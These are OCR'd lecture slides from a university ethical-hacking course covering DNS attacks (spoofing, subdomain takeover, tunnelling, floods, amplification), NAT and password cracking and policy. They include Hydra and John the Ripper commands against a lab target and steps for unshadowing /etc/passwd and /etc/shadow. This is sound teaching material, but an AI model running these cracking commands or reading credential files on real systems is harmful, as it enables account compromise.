
DNS Records

- A Record
  - The "A" stands for "address" and this is the most fundamental type of DNS record: it indicates the IP address of a given domain.
- CNAME
  - A "canonical name" (CNAME) record points from an alias domain to a "canonical" domain. A CNAME record is used instead of an A record, when a domain or subdomain is an alias of another domain.
  - All CNAME records must point to a domain, never to an IP address.

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- Attack 1: DNS Poisoning (DNS Spoofing)
  - ➢Attacker breaks into a local DNS server and modifies the DNS record so that it can return an incorrect IP address, diverting traffic to another computer.
  - ➢Here, we say the DNS record is poisoned. → This modified record gives the victim a false translation of hostnames.



This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- The attacker can redirect users from a website to the one they own.
  - ✓ Attacker spoofs the IP address/DNS entries for a target website on a given DNS server and replaces them with the IP address of a server under their control.
  - ✓ Usually, the server under the attacker's control has been infected by malware.
  - ✓ This technique can also be used for phishing attacks, where a fake version of a genuine website is created to collect personal details such as bank and credit card details.

This slide is copyrighted. It must not be distributed without permission from UOW


DNS Attacks

- Example: DNS Poisoning with MITM
  - ✓MITM attacker captures a DNS response from the DNS server and replaces it with a modified one so that the DNS response will result in forcing the victim to visit the attacker's server.
  - ✓One example is a combination of DNS spoofing and MITM (such as ARP poisoning).

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- Figure: DNS+ ARP Poisoning



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- Attack 2: Subdomain takeover
  - A process of registering a non-existing domain name to gain control over another domain
  - Idea
    1) Assume that the attacker targets `ethicalhacking.com`.
    2) The attacker found that `code.ethicalhacking.com` uses a CNAME record to refer to third-party service domain, e.g., `ethicalhacking.github.io`.
    3) The ethicalhacking.com admin decides to delete the GitHub account associated with `ethicalhacking.github.io`.
    4) The problem is if the CNAME record is not deleted from `ethicalhacking.com`'s DNS server, the attacker who creates a new GitHub account with `ethicalhacking.github.io` will have a full control over `code.ethicalhacking.com`.

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- Attack 3: DNS Tunnelling
  - An attacker's malware in the victim's machine wants to transfer data from it to the attacker's server (i.e. The attacker tries data exfiltration).
  - If the attacker uses a ftp, for example, it will be detected by the victim's firewall.
  - The attacker acquires some domain such as `attacker.com` and runs local DNS server.
  - The malware in the victim's machine makes DNS queries of the form <data>.attacker.com, where <data> is the data the attacker wants to exfiltrate.

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- If the query reaches the attacker's DNS server, the DNS response will be sent to the victim's machine.


- What is the problem?
  - DNS query/response is completely legitimate, going through port 53.
  - This enables the attacker's malware to bypass firewall. → It makes covert data exfiltration possible!

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- Attack 4: DNS flood attack
  - ➢DNS flood is a type of Distributed Denial of Service (DDoS) attack where the attacker targets one or more DNS servers belonging to a given zone, attempting to impede resolution of resource records of that zone and its sub-zones.



source: https://www.cloudflare.com/learning/ddos/dns-flood-ddos-attack/

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- This attack attempts to exhaust server-side assets (e.g., memory or CPU) with a flood of UDP requests, generated by scripts running on several compromised botnet machines.
  - ✓These scripts send malformed packets from spoofed IP addresses.

- Since DNS servers *rely on the UDP protocol* for name resolution, a full communication circuit is never established unlike TCP queries and flooding is more easily accomplished: The attacker can send packets that are neither accurate nor even correctly formatted.

This slide is copyrighted. It must not be distributed without permission from UOW

DNS Attacks

- Attack 5: DNS amplification attack
  - The attacker obtains a victim's IP address.
  - The attacker identifies a website with large number of DNS records.
  - The attacker crafts fake DNS queries for the host with a large amount of DNS data with the victim's IP (as a receiver) so that DNS responses with the large number of DNS records are returned to the victim.
  - The victim's machine cannot handle the large amount of DNS responses. → The machine is down.

This slide is copyrighted. It must not be distributed without permission from UOW

NAT (Network Address Translation)

- What is NAT?
  - Network Address Translation (NAT) is designed for IP address conservation. It enables private IP networks that use unregistered IP addresses to connect to the Internet.
  - NAT operates on a router, usually connecting two networks together, and translates the private (not globally unique) addresses in the internal network into legal addresses, before packets are forwarded to another network.


This slide is copyrighted. It must not be distributed without permission from UOW

NAT vs NAT Network in VB

- NAT
  - The VM (Kali) can use the network of the host machine (Windows).
  - The VM (Kali) cannot access to other VMs using NAT interface.
- NAT Network
  - The VM (Kali) can use the network of the host machine (Windows).
  - The VM (Kali) can access to other VMs using the same NAT Network interface.
- If you are developing a server and a client using two different VMs in a single host machine and want to test them through the network, you should use NAT Network.

This slide is copyrighted. It must not be distributed without permission from UOW

NAT Network in VB



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

UTM

- On UTM, “Shared Network” = “Nat Network”

UNIVERSITY
OF WOLLONGONG
AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

CSCI369 Ethical Hacking

Lecture 4-1 Passwords and Password Cracking

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Introduction to Password Cracking

- Password cracking
  - ➢A starting point for any serious exploitation.
  - ➢An effective way to gain access to a system.
  - ➢Many institutions educate their members to select strong passwords, but it is hard to expect that everyone follows the rule.
    → Almost always weak passwords are used.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Dictionary attack
  - Uses a list of words which can possibly used as passwords.
  - Password cracking software usually has *pre-loaded* lists of words or allows users to load their own list.
  - The words on the list can accelerate the cracking process and time.
  - These lists can also be downloaded from many websites (for free); some may contain millions of items.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Brute-force attack
  - ➢Every possible combination of *characters* is attempted until the correct one is discovered
  - ➢Although this attack has potential to be successful eventually, many modern systems employ techniques such as “account lockouts” and “bad login counts (threshold)” to prevent this attack.
    - ✓Usually, threshold values are 3 to 5 (attempts).
    - ✓Once the limit has been reached, the account will be locked out and will require an administrator to reset the password.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Hybrid attack
  - ➢This attack uses the dictionary attack as a basis but adopts some techniques of brute-force attack as part of the process.
    - ✓For example, it can attempt words in the dictionary but add numbers and/special characters in a brute-force way.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Passive online attack
  - ➢This attack achieve its goal by tapping into the network and using a sniffer or an MITM tool to observe the traffic that may contain passwords.
  - ➢Sniffer
    - ✓A tool such as Wireshark to passively observe network traffic to capture passwords.
  - ➢MITM tool
    - ✓A tool that launches man-in-the-middle attacks (such as Bettercap) to capture passwords.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Active online attacks
  - ➢This attack takes more aggressive approaches to extract passwords by engaging with the targets.
  - ➢The attack is based on malware, which can potentially obtain some other information as well as passwords during the process.
  - ➢The malware includes Trojans, spyware, and *key loggers*.
    - ✓Keyboard sniffing or key logger intercepts the password as a user enters it; this attack can be executed using hardware- or software-based mechanisms.

This slide is copyrighted. It must not be distributed without permission from UOW


Password Cracking Techniques

- Offline attacks
  - ➢Because passwords cannot be stored in a clear format, a hash function should be applied to passwords and the resulting hash values (digests) are stored in the system.
    - ✓This is to protect the passwords from being exposed as the hash function has the one-way property.
  - ➢Offline attacks are performed using the hash values the attacker has obtained.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Basic facts about hash function
  - ➢A hash function (in cryptography) is a cryptographic algorithm that takes an arbitrary input returns a fixed size output
  - ➢The size of hash value (h) depends on the type of hash algorithms
    - ✓SHA-1: 160 bits (nearly broken)
    - ✓MD5: 128 bits (broken)
    - ✓SHA-2: 224, 256, 384 and 512 bits
    - ✓SHA-3: 224, 256, 384 and 512 bits
  - ➢The hash function is one-way and collision resistant.



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Rainbow table
  - ➢Well known pre-computed table for reversing hash.
  - ➢The basic idea is to search p such that $h = \mathrm{H}(p)$ using a huge number of pre-computed (p, h)'s.
    - ✓Table look-up is much faster than computing hash values one by one.
    - ✓This technique is called time/memory trade off.
  - ➢The size of this table is usually big as shown in the following website: http://project-rainbowcrack.com/table.htm
    - ✓Nevertheless, the size is manageable as the storage is getting cheaper and cheaper recently.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Use of *salt* for password hashing
  - Computing $h = \mathrm{H}(p||salt)$ instead of $h=\mathrm{H}(p)$, where salt is a (reasonably large) random number
  - Note that *salt* should be public (non-secret) to check the hash value
- Two main reasons why the use of salt is good
  - The possibility of collision (m and m' such that $\mathrm{H}(m) = \mathrm{H}(m')$) can be reduced
  - $p||salt$ enlarges the input space of the hash function, so the size of rainbow table has to be much bigger, which makes the rainbow table attack impossible.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Where can we find salt in Linux password
  - Look at `/etc/shadow`
  - For example, here is one of the entries for a user in the Linux system:
    `$y$j9T$TcUtaKk36hgKNxMVGist5.$m7q5zSMErBMunR.kEk3XcXMzVX6ojE9vVJgeU3m6um1`
    - ✓ "y" means hash algorithm name – yescrypt hash in the current Kali Linux. In other Linux, 6 means SHA-512, which is common recently.
    - ✓ "`j9T$TcUtaKk36hgKNxMVGist5.`" is the salt
    - ✓ "`m7q5zSMErBMunR.kEk3XcXMzVX6ojE9vVJgeU3m6um1`" is Hash(password||salt)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Securing Passwords with Hash

- Secure password hashing guidelines
  - ➢Do not use MD5 or SHA1 for storing passwords.
  - ➢Use SHA2 or SHA3, preferably.
    - ✓SHA2 output options: 224, 256, 384 and 512 bits
    - ✓SHA3 output options: 224, 256, 384 and 512 bits (The same as SHA2)
  - ➢Use salt to mitigate against password brute-force attacks.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Non-technical attacks: Also known as non-electronic attack, this does not use electronic means to crack passwords.
  - *Default passwords*
    - ✓ Using default passwords to gain access is seemingly trivial but is surprisingly very effective.
    - ✓ Default passwords are those set by the manufacturer or software developer.
    - ✓ In fact, these passwords are supposed to be changed by the customers when they set up purchased devices or software.
    - ✓ The problem is that quite a large number of users leave the default setting intact.
    - ✓ Some sites have collected default passwords: http://www.defaultpassword.com/

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Techniques

- Social engineering
  - ✓ Like using default passwords, this attack can be effective even if no hardware/software tool is used.
  - ✓ Blackmail or conciliate or deceive users to give up their passwords through non-technical means.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Tools

- Hydra
  - Online brute-force password attack tool.
  - One of the most popular password cracking tools.
  - Makes use of numerous protocols including ftp, http, ssh, smtp, POP3, mysql and etc.
  - Supports multiple connections (i.e. parallel attacks).
  - A list of candidate passwords should be provided. (It can be obtained externally.)
  - Basic command line syntax is

```
hydra [options] <target IP> <protocol>
```


This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Tools

- Hydra example

```
hydra –t 16 –l victim -P /usr/share/john/password.lst –vV
<MetasploitableIP> ftp
```

  - `-t`: tasks meaning the number of connects in parallel per target (default: 16)
  - `-l`: login with a given login name, in the above example, "`victim`"
    - ✓ With –L, we can provide a dictionary file for username
  - `-P` file: load several passwords saved in the file (`password.lst`)
  - `-v`: verbose
  - `-V`: shows every password being tried

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Tools

- John-the-Ripper
  - Different from Hydra in that it basically finds the target's password using offline attack.
  - It usually uses a password list but is also capable of performing brute-force attack.
  - In fact, it is to find a pre-image of hash values: The pre-image is the password the attacker is seeking.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Tools

- The attack consists of two steps:
  1. Combine `/etc/passwd` and `/etc/shadow` files. (This process is called "unshadowing")
     - ✓ `/etc/passwd` stores a list of registered users in the system and `/etc/shadow` stores the hashes of the passwords.
     - ✓ Note that the earlier version of UNIX system's passwd file stored the hashes of the passwords.
  2. Performing a dictionary attack against the unshadowed file using a word list to find a password.

This slide is copyrighted. It must not be distributed without permission from UOW

Password Cracking Tools

- John-the-Ripper example
  - Combine entries of `/etc/passwd` and `/etc/shadow` by unshadowing: `unshadow /etc/passwd /etc/shadow > ./victims_pwd`
  - Run John the Ripper using the password list:

```
john --wordlist=/usr/share/john/password.lst victims_pwd
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Dilemmas of Passwords

- Two characteristics of convenient yet strong passwords
  - Easy to remember
  - Not easily guessed or broken
- In reality
  - It is not easy to satisfy both.
  - Even if users are told to mix up characters (lowercase/uppercase), special characters and numbers to create *strong passwords*, the way they are created can lead an attack.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Week Passwords

- Default passwords (as supplied by the system vendor and meant to be changed at installation time): password, default, admin, guest, etc. Lists of default passwords are widely available on the internet.
- Dictionary words: chameleon, mustang, sandbags, bunnyhop!, IntenseCrabtree, etc., including words in non-English dictionaries.
- Words with numbers appended: password1, deer2000, john1234, etc., can be easily tested automatically with little lost time.
- Words with simple obfuscation: p@ssw0rd, @dm1n, l33th4x0r, g0ldf1sh, etc., can be tested automatically with little additional effort.

This slide is copyrighted. It must not be distributed without permission from UOW

Week Passwords

- Doubled words: crabcrab, stopstop, treetree, passpass, etc.
- Common sequences from a keyboard row: qwerty, 12345, asdfgh, fred, etc.
- Numeric sequences based on well known numbers such as 911 (9-1-1, 9/11), 314159... (pi), 27182... (e), 112 (1-1-2), etc.
- Identifiers: jsmith123, 1/1/1980, 333–1234, one's username, etc.
- Weak passwords in non-English languages, such as contraseña (Spanish) and ji32k7au4a83 (“my password” encoding from Chinese)

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Good Passwords

- Simply, good passwords are random passwords consist of a string of symbols of specified length taken from some set of symbols using a random selection process.
- Each symbol is equally likely to be selected.
- The symbols can be individual characters from a character set (e.g., the ASCII character set), syllables designed to form pronounceable passwords, or even words from a word list (thus forming a passphrase).

This slide is copyrighted. It must not be distributed without permission from UOW

Good Passwords

- Measuring a password strength
  - ➢A measure of the effectiveness of a password against guessing or brute-force attack.
  - ➢password_strength=*f*(length, complexity, unpredictability)
- Password creation
  - ➢By machine
  - ➢By human
    - ✓Humans tend to follow patterns.
    - ✓Prone to attack.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Random Passwords

- Most modern operating systems use cryptographically strong random number generators to generate passwords.
- Random password programs often ensure that the resulting password complies with a local password policy.
  - For example, a policy might say that a password should consist of a mix of letters, numbers and special characters.

This slide is copyrighted. It must not be distributed without permission from UOW

Random Passwords

- Information entropy H
  - Measures a strength of a random password.
  - The unit is "bits".
- Formula:
  - $H = \log_2 N^L$, where L is the length of a string (password) and N is the number of possible symbols.
  - It can be easily derived that $L = H/\log_2 N$

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Random Passwords

- Table: Lengths L of randomly generated passwords required to achieve a desired password entropy H for sets containing N symbols.

Desired password entropy *H*	Arabic numerals	Hexadecimal	Case insensitive Latin alphabet	Case insensitive alphanumeric	Case sensitive Latin alphabet	Case sensitive alphanumeric
8 bits (1 byte)	3	2	2	2	2	2
32 bits (4 bytes)	10	8	7	7	6	6
40 bits (5 bytes)	13	10	9	8	8	7
64 bits (8 bytes)	20	16	14	13	12	11
80 bits (10 bytes)	25	20	18	16	15	14
96 bits (12 bytes)	29	24	21	19	17	17
128 bits (16 bytes)	39	32	28	25	23	22
160 bits (20 bytes)	49	40	35	31	29	27
192 bits (24 bytes)	58	48	41	38	34	33
224 bits (28 bytes)	68	56	48	44	40	38
256 bits (32 bytes)	78	64	55	50	45	43

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

How Much Entropy?

- The minimum number of bits of entropy needed for a password depends on the threat model for the given application.
- According to RFC 4086 (Randomness Requirements for Security):
  - Roughly, 29-bit entropy is needed if only online attacks are expected.
  - At least, 96-bit entropy is needed for important cryptographic keys used in applications like encryption, where the password or key needs to be secure for a long period of time, and stretching is not applicable.
- Where does this estimation come from?
  - Find a password that has *n*-bit entropy = Find a random (uniform) *n*-bit key

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

How Much Entropy?

- Calculation: To find a random key by <u>brute-forcing</u>
  - n: key size (in bits)
  - c: CPU speed (Usually GHz/s) → Clock cycles (cc) per second
  - Time taking for brute-force attack: $t = 2^n/c$ (Assumption: it takes one clock cycle (cc) to perform one instance of search)
  - Example

    60-bit key searched by a computer with i5 4GHz processor, i.e. $c = 4*10^9$ cc/s

    $t= 2^{60}/(4*10^9)$ s = 9 years

    60-bit key searched by a super computer with $c =2*10^{16}$ cc/s

    $t= 2^{60}/(2*10^{16})$ s = 57 seconds!

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

How Much Entropy?

- Then, how about other key size?
  - Example

    80-bit key searched by a super computer with c $=2*10^{16}$ cc/s

    $t= 2^{80}/(2*10^{16})$ s = 2 years!

    128-bit key searched by a super computer with c $=2*10^{16}$ cc/s

    $t= 2^{128}/(2*10^{16})$ s $= 2*2^{48}$ years! (approximately equivalent to the time since Big Bang)

    Hence <u>n=128 is very safe</u>

- Due to limitations from fundamental physics, there is no expectation that any digital computer (or combination) will be capable of breaking 256-bit random string via a brute-force attack.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Analysing Human-Generated Passwords

- Limitation of human-generated passwords
  - ➢ Insufficient entropy:
    - ✓ According to one study involving half a million users, the average password entropy was estimated at 40.54 bits.
  - ➢ Non-uniformity problem:
    - ✓ Humans do not choose passwords uniformly at random: In one analysis of over 3 million eight-character passwords, the letter "e" was used over 1.5 million times, while the letter "f" was used only 250,000 times. The most common number used is "1", whereas the most common letters are a, e, o, and r.

This slide is copyrighted. It must not be distributed without permission from UOW

Analysing Human-Generated Passwords

- Biased selection problem:
  - ✓Users rarely utilise larger character sets in forming passwords. For example, hacking results obtained from a MySpace phishing scheme in 2006 revealed 34,000 passwords, only 8.3% used mixed case, numbers and symbols.
- Predictable pattern problem:
  - ✓Even if humans are advised to choose “varied” passwords , humans are likely to choose them in predictable ways, such as capitalizing only one letter, adding one or two numbers followed by one special character.
  - ✓This predictability results in minor increase in password strength compared to random passwords (generated by machines).

This slide is copyrighted. It must not be distributed without permission from UOW

Guidelines for Password Management

- Use a minimum password length of 8 or more characters if permitted.
- Include lowercase and uppercase alphabetic characters, numbers and symbols if permitted.
- Generate passwords randomly where feasible.
- Avoid using the same password twice (e.g., across multiple user accounts and/or software systems).

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Guidelines for Password Management

- Avoid repetition of characters, keyboard patterns, dictionary words, letter or number sequences, usernames, relative or pet names, romantic links (current or past) and biographical information (e.g., ID numbers, ancestors' names or dates).
- Avoid using information that is or might become publicly associated with the user or the account:
  - Avoid to use birthdays, birthplace, favourite sport teams, license plate number, Medicare number, telephone numbers, student ID, addresses, pet's names, nicknames, etc.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Guidelines for Password Management

- Writing a password on a paper
  - Some argue that forcing users to remember passwords without assistance can only accommodate weak passwords, and thus poses a greater security risk.
  - But Bruce Schneier argues that since most people are good at securing their wallets or purses (called “great place”), it may be okay to write a passwords on a paper and store it in them.

This slide is copyrighted. It must not be distributed without permission from UOW

Guidelines for Password Management

- Memorable password
  - According to the paper "The Memorability and Security of Passwords (IEEE Security and Privacy Magazine), Jeff Yan et al. found that passwords based on thinking of a phrase and taking the first letter of each word are memorable yet just as hard to crack as randomly generated passwords.
  - For example, "this is a good password → tiagp"

This slide is copyrighted. It must not be distributed without permission from UOW

Guidelines for Password Management

- A password manager can generate and retrieve complex passwords.
- It stores generated passwords in an encrypted database or calculates them on demand.
- Types of password managers include:
  - locally installed software applications
  - online services accessed through website portals
  - locally accessed hardware devices that serve as keys
- Drawback: The loss of the master key for the password manager

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Guidelines for Password Management

- Design errors
  - ➢Attempts to make passwords memorable are a frequent source of severe design errors, e.g., security questions
  - ➢The number of applications demanding a password exceeds the power of human memory → Sharing passwords across different sites would occur.
    - ✓A 2007 study by D Florencio and C Herley showed that the average user has 6.5 passwords, each shared across 3.9 different sites; types 8 passwords per day.
  - ➢Modern web browsers cache passwords but many people use the same password for *high-value logons* – e.g., the same password for the Internet banking and social media accounts.

